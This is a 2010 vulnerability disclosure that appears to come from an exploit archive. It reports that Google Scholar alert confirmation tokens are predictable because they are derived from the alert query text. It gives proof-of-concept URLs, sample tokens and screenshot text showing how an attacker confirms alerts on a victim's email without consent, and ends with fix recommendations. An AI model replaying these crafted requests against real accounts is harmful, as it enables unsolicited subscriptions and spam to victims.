# Exploit Title: Security Token prediction in Google scholar alerts
# Software Link: http://scholar.google.co.in/scholar_alerts [Tried on Indian version]

# Date: 18/12/2010
# Author: FB1H2S aka Rahul Sasi
# Version: [All language versions would be vulnerable]
# Tested on: [.in Indian versions]
# CVE : [0 day]

About Application: **Google Scholar** is a freely accessible Web search engine that indexes the full text of scholarly literature across an array of publishing formats and disciplines.

Vulnerable Module: Google Scholar Alert, Google scholar got an alert module which is used to add a scholar alerts to custom profile or to a third part profile. Adding scholar alert to a custom profile would be as follows

http://scholar.google.co.in/scholar_alerts?hl=en&view_op=create_alert_options

On adding an alert query and clicking Create, passes the following parameters

Arguments passed are :

http://scholar.google.co.in/scholar_alerts?hl=en&view_op=create_alert_options&alert_query=pochack&email_for_op=loverahulsas@gmail.com

&alert_query == “what you want to alert”

&email_for_op= “ by default current users email”

And an xsrf token too is added , and application validates properly for xsrf.

It’s is also possible to pass a third party email id and make an alert request send to a user “B” by “A”. And user B gets a confirmation with a security token which should be used to enable/disable the alert activation.

Example Confirmation Email:

*Google received a request to start sending Scholar Alerts to **user_B_@gmail.com** for the query:*

[POC SCHOLAR HACK]

Click to confirm this request:

http://scholar.google.co.in/scholar_alerts?update_op=confirm_alert&hl=en&alert_id=M2OJHF4QpC8J&email_for_op=user_B_@gmail.com

Click to cancel this request:

http://scholar.google.co.in/scholar_alerts?view_op=cancel_alert_options&hl=en&alert_id=M2OJHF4QpC8J&email_for_op= user_B_@gmail.com.

Alternately user “B” could visit the page http://scholar.google.co.in/scholar_alerts?view_op=list_alerts to confirm reject requests.

Exploit:

It’s possible to predict the security activation, confirmation key as the key is build from the variable **&alert_query ,** As user “A” know what alert he is gone set for the user “B” he will be able to predict the security token also , making it possible to activate the users “B”s alerts remotely without access to his account.

The application also dose not validates whether User A itself is the authorized member of the token instead it only checks for xsrf. So once token is predicted user A could use his logged in account and copy paste the predicted, activation toke and trigger user “B” alerts.

POC:

Google account logged in user Attacker, “Attacker_A_@gmail.com triggers the following request to create a new alert for user B “user_B_@gmail.com”

http://scholar.google.co.in/scholar_alerts?hl=en&view_op=create_alert_options&alert_query=pochack&email_for_op=victim_B_@gmail.com

This request responds with the following:

A verification email has been sent to victim_B_@gmail.com. You will not receive alerts on this topic until you click the link in the verification email and confirm your request.

Alert query: *[pochack]*

Email: *victim_B_@gmail.com*

And then along with xsrf check , the application makes this particular request:

http://scholar.google.co.in/scholar_alerts?view_op=alert_op_result&hl=en&email_for_op=victim_B_%40gmail.com&alert_id=U8Y0ZuxirkcJ&alert_status=0&alert_description=[+pochack+]

Where the **&alert_id** value created “U8Y0ZuxirkcJ” is based on the input

&alert_description=” user_input”

&alert_query = “user_input”

And that itself is used as security confirmation token:

So security_id value is security token send to Victim_B_@gmail.com . So now as Attacker_A_@gmil.com knows the security token he itself could activate the alert on Victim side by crafting the following request using his sessions.

http://scholar.google.co.in/scholar_alerts?update_op=confirm_alert&hl=en&alert_id=**Predicted_alert_id_value**&email_for_op=**Victim_email_here**

So it would become:

http://scholar.google.co.in/scholar_alerts?update_op=confirm_alert&hl=en&alert_id=U8Y0ZuxirkcJ&email_for_op=victim_B_@gmail.com

And alert would be activated without User B's permissions.

Tocken was found be static and based on user_alert input so for a particular string the security token would always be the same:

Few values checked from two different live users and output:

Input→: Output (Static Security token for multiple users based on input)

User:fb1h2s@gmail.com

A--> 5B8B1EZ7UxQJ

B--> 3igPMoxPuxsJ

C--> e0mhAdrW81cJ

AB-> -S8kEXSB0JMJ

ABC> 2c0bFXU3CakJ

User:LOVERAHULSAS@GMAIL.COM

A---> 5B8B1EZ7UxQJ

B--> 3igPMoxPuxsJ


C--> e0mhAdrW81cJ

AB--> -S8kEXSB0JMJ

ABC-> 2c0bFXU3CakJ

Screen shots Attached

Step 1:Make alert request for victim user loverahulsas


Google Scholar - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help
what is google scholar
INT
SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
Google Scholar
Google Scholar
Gmail - Inbox (2) - fb1h2s...
Google Scholar
Garage4hackers Forums - ...
Google Scholar
Google Alerts
Done
scholar
64.233.183.105
2 Errors
PageRank
Alexa
Tor Disabled

http://scholar.google.co.in/scholar_alerts?hl=en&view_op=create_alert_options&alert_query=fb1h2s&email_for_op=loverahulsas@gmail.com

Logged in as--> fblh2s

fb1h2s@gmail.com | My Account | Sign out

Google scholar

Alerts

Alert query: pochack

Email: loverahulsas@gmail.com Show up to 10 results

Update results Create alert

sending alert request to loverahulsas


Sample results since 2010:

No results found for [fb1h2s]

Go to Google Home - About Google - About Google Scholar

©2010 Google

Step 2: Now verification is send to loverahulsas


Google Scholar - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help
what is google scholar
INT
SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
Google Scholar
Google Scholar
Gmail - Inbox (2) - fb1h2s...
Google Scholar
Garage4hackers Forums - ...
Google Scholar
Google Alerts
Done
scholar
64.233.183.105
2 Errors
PageRank
Alexa
Tor Disabled

http://scholar.google.co.in/scholar_alerts?view_op=alert_op_result&hl=en&email_for_op=loverahulsas%40gmail.com&alert_id=U8Y0ZuxirkcJ&alert_status=0&alert_

fb1h2s@gmail.com | My Account | Sign out

Google scholar

Alerts

A verification email has been sent to loverahulsas@gmail.com. You will not receive alerts on this topic until you click the link in the verification email and confirm your request.


Alert query: [pochack]

Email: loverahulsas@gmail.com

Go to Google Home - About Google - About Google Scholar

©2010 Google

Step 3: Recreate the Verification Token from the url because of vulnerability


Google Scholar - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help
what is google scholar
INT SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
Google Scholar
Gmail - Inbox (2) - fb1h2s...
Garage4hackers Forums - ...
Google Alerts
Google scholar
My Account
Go to Google Home - About Google - About Google Scholar
©2010 Google

```
http://scholar.google.co.in/scholar_alerts?view_op=alert_op_result&hl=en&email_for_op=loverahulsas%40gmail.com&alert_id=U8Y0ZuxirkcJ&alert_status=0&alert_
```

The alert_id would be the security token send with verification mail, which is actuall generated based on input "pochack". So we could easily recreate a valid verification link

I am fb1h2s --> fb1h2s@gmail.com


Alerts

A verification email has been sent to loverahulsas@gmail.com. You will not receive alerts on this topic until you click the link in the verification email and confirm your request.

Alert query: [pochack]

Email: loverahulsas@gmail.com ->Sucessfully sent alert to user

Step 4: Recreating the verification and exploiting


Google Scholar - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help
what is google scholar
INT SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
□ Enable Post data
Google Scholar
Garage4hackers Forums - ...
Google Alerts
Google scholar
My
Go to Google Home - About Google - About Google Scholar
©2010 Google

```
http://scholar.google.co.in/scholar_alerts?view_op=alert_op_result&hl=en&alert_id=U8Y0ZuxirkcJ&email_for_op=loverahulsas%40gmail.com&alert_status=4&alert_
http://scholar.google.co.in/scholar_alerts?update_op=confirm_alert&hl=en&alert_id=alert_here &email_for_op=email_here
http://scholar.google.co.in/scholar_alerts?update_op=confirm_alert&hl=en&alert_id=U8Y0ZuxirkcJ&email_for_op=loverahulsas@gmail.com
```

Recreated the verification tring from the predicted token triggered the request and the loverahulsas alerts are confirmed remotely :D

fb1h2s@gmail.com

Alerts

Alert confirmed.

Alert query: [pochack]

Email: loverahulsas@gmail.com

Now victim alerts are enabled by the exploit remotely without his sessions.

Vulnerability Effects:

1) It would be possible for a Bot to add all the google user’s, scholar alert with some string like “FB1H2S PAPERS” or “New books” etc and make users make unwanted request.
2) As the security confirmation token for string “ FB1H2S PAPERS” would always be same building a Bot and making it to activate this alert would be very simple.
3) Spamming could be done and post will never be moved to spam as user asked for the alerts

Fixing:

1) A random string should be generated as security token.
2) No user input should be used as a seed for the random string generation
3) Authentication should be done for confirming a user is using valid objects generated for him or not.

Regards

FB1H2S aka Rahul Sasi

http://www.fb1h2s.com

http://www.garage4hackers.com/forum.php

http://www.garage4hackers.com/blog.php?8-Fb1h2s-blog